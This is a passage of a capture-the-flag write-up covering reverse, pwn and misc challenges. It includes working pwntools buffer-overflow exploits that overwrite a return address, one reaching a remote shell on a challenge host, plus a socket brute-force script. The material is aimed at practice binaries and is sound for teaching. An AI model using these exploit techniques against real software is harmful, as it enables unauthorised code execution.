
Running the solver gets us the flag:

```
pemakai@DESKTOP-8K5L957:~/CTF_Challs/FIK_CUP/reverse$ python3 solve.py
Flag: F1K7UP{rr3v3rs3_m4st3r}
```

- **Flag: F1K7UP{rr3v3rs3_m4st3r}**

VI. PWN

Stack Sandwich (Easy) [50 pts]



Given a binary file and immediately run ‘pwn checksec’ and ‘file’ on the binary:

```
 ❯❯ /home/usupek/ctf/coret-coret/FIK/pwn/overflow : file overflowing_butter_64
overflowing_butter_64: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpr
eter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=f0f705c0281fbd44d94fc993e8b2c8ed06d73319, for GNU/Linux
 3.2.0, with debug_info, not stripped

 ❯❯ /home/usupek/ctf/coret-coret/FIK/pwn/overflow : pwn checksec overflowing_butter_64
[*] '/home/usupek/ctf/coret-coret/FIK/pwn/overflow/overflowing_butter_64'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
```

Now we know the binary is a 64-bit ELF and its protections. Basically there is almost no protection. Now we proceed to debug the binary using GDB

```
gdb-peda$ info func
All defined functions:

File overflowing_butter.c:
19:  int main();
11:  void vulnerable_function();
5:   void win();

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401080  puts@plt
0x0000000000401090  printf@plt
0x00000000004010a0  gets@plt
0x00000000004010b0  fflush@plt
0x00000000004010c0  exit@plt
0x00000000004010d0  _start
0x0000000000401100  _dl_relocate_static_pie
0x0000000000401110  deregister_tm_clones
0x0000000000401140  register_tm_clones
0x0000000000401180  __do_global_dtors_aux
0x00000000004011b0  frame_dummy
0x000000000040129c  _fini
```

Here I use info func to see all the functions and see 3 interesting functions, main(), vulnerable_function(), win().

```
gdb-peda$ disass vulnerable_function
Dump of assembler code for function vulnerable_function:
   0x00000000004011e6 <+0>:     endbr64
   0x00000000004011ea <+4>:     push   rbp
   0x00000000004011eb <+5>:     mov    rbp,rsp
   0x00000000004011ee <+8>:     sub    rsp,0x40
   0x00000000004011f2 <+12>:    lea    rax,[rip+0xe65]        # 0x40205e
   0x00000000004011f9 <+19>:    mov    rdi,rax
   0x00000000004011fc <+22>:    mov    eax,0x0
   0x0000000000401201 <+27>:    call   0x401090 <printf@plt>
   0x0000000000401206 <+32>:    mov    rax,QWORD PTR [rip+0x2e2b]        # 0x404038 <stdout@GLIBC_2.2.5
>
   0x000000000040120d <+39>:    mov    rdi,rax
   0x0000000000401210 <+42>:    call   0x4010b0 <fflush@plt>
   0x0000000000401215 <+47>:    lea    rax,[rbp-0x40]
   0x0000000000401219 <+51>:    mov    rdi,rax
   0x000000000040121c <+54>:    mov    eax,0x0
   0x0000000000401221 <+59>:    call   0x4010a0 <gets@plt>
   0x0000000000401226 <+64>:    lea    rax,[rbp-0x40]
   0x000000000040122a <+68>:    mov    rsi,rax
   0x000000000040122d <+71>:    lea    rax,[rip+0xe3c]        # 0x402070
   0x0000000000401234 <+78>:    mov    rdi,rax
   0x0000000000401237 <+81>:    mov    eax,0x0
   0x000000000040123c <+86>:    call   0x401090 <printf@plt>
   0x0000000000401241 <+91>:    nop
   0x0000000000401242 <+92>:    leave
   0x0000000000401243 <+93>:    ret
End of assembler dump.
gdb-peda$ disass win
Dump of assembler code for function win:
   0x00000000004011b6 <+0>:     endbr64
   0x00000000004011ba <+4>:     push   rbp
   0x00000000004011bb <+5>:     mov    rbp,rsp
   0x00000000004011be <+8>:     lea    rax,[rip+0xe43]        # 0x402008
   0x00000000004011c5 <+15>:    mov    rdi,rax
   0x00000000004011c8 <+18>:    call   0x401080 <puts@plt>
   0x00000000004011cd <+23>:    lea    rax,[rip+0xe64]        # 0x402038
   0x00000000004011d4 <+30>:    mov    rdi,rax
   0x00000000004011d7 <+33>:    call   0x401080 <puts@plt>
   0x00000000004011dc <+38>:    mov    edi,0x0
   0x00000000004011e1 <+43>:    call   0x4010c0 <exit@plt>
End of assembler dump.
```

Here I proceed to disassemble all the interesting functions and I see this is a classic ret2win attack.

My solver:

File: **exploit.py**

```python
from pwn import *

p = process('./overflowing_butter_64')

payload = b'A'*0x40
payload += b'B'*0x8
payload += p64(0x00000000004011b6)

p.recv()
p.sendline(payload)
p.interactive()
```

When run:

```
❯❯ /home/usupek/ctf/coret-coret/FIK/pwn/overflow : python3 exploit.py
[+] Starting local process './overflowing_butter_64': pid 521799
[*] Switching to interactive mode
[*] Process './overflowing_butter_64' stopped with exit code 0 (pid 521799)
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB\xb6\x11@!
Congratulations! You found the secret function!
Flag: F1K7UP{buffer_0verfl0w_1s_e4sy}
[*] Got EOF while reading in interactive
$
```

Bonus: here's the unintended solve

```
❯❯ /home/usupek/ctf/coret-coret/FIK/pwn/overflow : strings overflowing_butter_64 | grep F1K
Flag: F1K7UP{buffer_0verfl0w_1s_e4sy}
```

- **Flag: F1K7UP{buffer_0verfl0w_1s_e4sy}**


The Forgotten Keymaster (Medium) [150 pts]

Given a binary file and immediately run 'pwn checksec' and 'file' on the binary:

```
 ❯❯ /home/usupek/ctf/coret-coret/FIK/pwn/keymaster : file vault
vault: ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), dynamically linked, interpreter /lib/ld
-linux.so.2, BuildID[sha1]=53c55cf8d83e3c48c2225bc9b34769fa2ff88956, for GNU/Linux 3.2.0, not stripped

 ❯❯ /home/usupek/ctf/coret-coret/FIK/pwn/keymaster : pwn checksec vault
[*] '/home/usupek/ctf/coret-coret/FIK/pwn/keymaster/vault'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x8048000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
```

Now we know the binary is a 32-bit ELF and its protections. Basically there is almost no protection.
Now we proceed to debug the binary using GDB

Here I use info func and see 3 interesting functions, secret_function(), vulnerable_input(), read_flag(). Then I disassemble it all



```
gdb-peda$ disass secret_function
Dump of assembler code for function secret_function:
   0x080492a3 <+0>:     push   ebp
   0x080492a4 <+1>:     mov    ebp,esp
   0x080492a6 <+3>:     push   ebx
   0x080492a7 <+4>:     sub    esp,0x4
   0x080492aa <+7>:     call   0x8049428 <__x86.get_pc_thunk.ax>
   0x080492af <+12>:    add    eax,0x2d45
   0x080492b4 <+17>:    sub    esp,0xc
   0x080492b7 <+20>:    lea    edx,[eax-0x1f39]
   0x080492bd <+26>:    push   edx
   0x080492be <+27>:    mov    ebx,eax
   0x080492c0 <+29>:    call   0x80490a0 <system@plt>
   0x080492c5 <+34>:    add    esp,0x10
   0x080492c8 <+37>:    nop
   0x080492c9 <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x080492cc <+41>:    leave
   0x080492cd <+42>:    ret
End of assembler dump.
gdb-peda$ disass read_flag
Dump of assembler code for function read_flag:
   0x08049359 <+0>:     push   ebp
   0x0804935a <+1>:     mov    ebp,esp
   0x0804935c <+3>:     push   ebx
   0x0804935d <+4>:     sub    esp,0x74
   0x08049360 <+7>:     call   0x8049120 <__x86.get_pc_thunk.bx>
   0x08049365 <+12>:    add    ebx,0x2c8f
   0x0804936b <+18>:    sub    esp,0x8
   0x0804936e <+21>:    lea    eax,[ebx-0x1ea9]
   0x08049374 <+27>:    push   eax
   0x08049375 <+28>:    lea    eax,[ebx-0x1ea7]
   0x0804937b <+34>:    push   eax
   0x0804937c <+35>:    call   0x80490c0 <fopen@plt>
   0x08049381 <+40>:    add    esp,0x10
   0x08049384 <+43>:    mov    DWORD PTR [ebp-0xc],eax
   0x08049387 <+46>:    cmp    DWORD PTR [ebp-0xc],0x0
   0x0804938b <+50>:    jne    0x80493a1 <read_flag+72>
   0x0804938d <+52>:    sub    esp,0xc
   0x08049390 <+55>:    lea    eax,[ebx-0x1e9e]
   0x08049396 <+61>:    push   eax
   0x08049397 <+62>:    call   0x8049090 <puts@plt>
   0x0804939c <+67>:    add    esp,0x10
   0x0804939f <+70>:    jmp    0x80493d9 <read_flag+128>
   0x080493a1 <+72>:    sub    esp,0x4
   0x080493a4 <+75>:    push   DWORD PTR [ebp-0xc]
```

Basically secret_function() spawns a shell, read_flag() reads ‘flag.txt’, and vulnerable input() is vulnerable because of gets(). After seeing this I know this is a ret2win attack also

My solver:

File: **solve.py**

```python
from pwn import *

elf = context.binary = ELF('./vault')
#p = process(elf.path)
p = remote('304j6i.kel.my.id',1399)

payload = b'A' * 76
payload += p32(0x080492a3)

p.sendline(payload)
p.interactive()
```

When run:

```
 ❯❯ /home/usupek/ctf/coret-coret/FIK/pwn/keymaster : python3 solve.py
[*] '/home/usupek/ctf/coret-coret/FIK/pwn/keymaster/vault'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x8048000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
[+] Opening connection to 304j6i.kel.my.id on port 1399: Done
[*] Switching to interactive mode
═══════════════════════════
    🔒 SECRET VAULT SYSTEM 🔒
═══════════════════════════

Please enter your access code:
Access Code: Access Denied!
Invalid access code. Security breach detected!
$ ls
flag.txt
vault
$ cat flag.txt
F1K7UP{r0p_ch41n5_unl0ck_7h3_v4ul7}
```


- **Flag: F1K7UP{r0p_ch41n5_unl0ck_7h3_v4ul7}**

Temporal Paradox (Hard)[300 pts]

Given a binary file and immediately run ‘pwn checksec’ and ‘file’ on the binary:

```
 ❯❯ /home/usupek/ctf/coret-coret/FIK/pwn/login : file Secure_Login
Secure_Login: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=26a48eec8d7f22928e4246ab619895a2f867f16b, for GNU/Linux 3.2.
0, stripped

 ❯❯ /home/usupek/ctf/coret-coret/FIK/pwn/login : pwn checksec Secure_Login
[*] '/home/usupek/ctf/coret-coret/FIK/pwn/login/Secure_Login'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    FORTIFY:    Enabled
    SHSTK:      Enabled
    IBT:        Enabled
```

Now we know the binary is a 64-bit ELF and its protections. Basically this binary has all the protection enabled. Here I’m not gonna use GDBcause the binary is stripped. So, I use ghidra instead.



Andd here I see the flag XD

Bonus: Unintended solve


```
❯❯ /home/usupek/ctf/coret-coret/FIK/pwn/login : strings Secure_Login| grep F1K
F1K3UP{n0t_th3_r34l_fl4g_k33p_try1ng}
F1K3UP{f0rm4t_str1ng_4rb1tr4ry_wr1t3_pwn}
```

- **Flag: F1K3UP{f0rm4t_str1ng_4rb1tr4ry_wr1t3_pwn}**

VII. Misc

The First Bold (Easy) [50 pts]

This Misc challenge presents us with a long paragraph of a story with some letters in it being bolded. The challenge name is called “The First Bold” so we assumed that **the flag must be produced from the bolded letters**. To look at these letters easily, we used the chrome developer tools/inspect element on the paragraph:



As can be seen in the screenshot above, the bolded letters are surrounded by the tag, making it easier for us to extract the letters one by one.

After extracting every single bolded letter using this technique, we got the final flag: **F1K#7UP{M15C-S3L4M4T-K@MU-B3RH4$IL}.** We submitted this flag as a solution and got the challenge correct!

- **Flag: F1K#7UP{M15C-S3L4M4T-K@MU-B3RH4$IL}**

Chef_Is_Baking (Medium) [150 pts]

Given a txt file

File: **chef.txt**

```
Chef Programming Challenge

Background:
An old recipe has been discovered in an abandoned kitchen.
The chef who wrote it claimed it contained a valuable secret.
Local legends say only those who understand the chef's methods can unlock it.

Technical Notes:
- Chef is a stack-based esoteric programming language
- Programs manipulate a data structure using culinary metaphors
- Operations follow the semantics of actual cooking procedures

Your Task:
Connect to the service and provide the requested inputs.
The recipe will evaluate your choices and respond accordingly.

Service: nc ap43dc.kel.my.id 1339


Note: Success requires methodical analysis and mathematical reasoning.
```


This is a chef programming language challenge. Since we don't know what numbers do what, we just brute force it.

My solver:

File: test.py

```python
#!/usr/bin/env python3
import socket

host = "ap43dc.kel.my.id"
port = 1339

def try_input(n1, n2):
    s = socket.socket()
    s.connect((host, port))
    s.recv(1024)  # Welcome message
    s.sendall(f"{n1}\n".encode())
    s.recv(1024)  # Prompt for num2
    s.sendall(f"{n2}\n".encode())
    out = s.recv(2048).decode()
    s.close()
    return out

# Test some values
for a in range(1, 20):
    for b in range(1, 20):
        out = try_input(a, b)
        if "flag" in out.lower():
            print(f"[+] FOUND: num1={a}, num2={b}")
            print(out)
            break

```

Running the script:



- **Flag: F1K7UP{B3STCH3F1N7H3W0R1D}**

End of Writeup!

-ASGama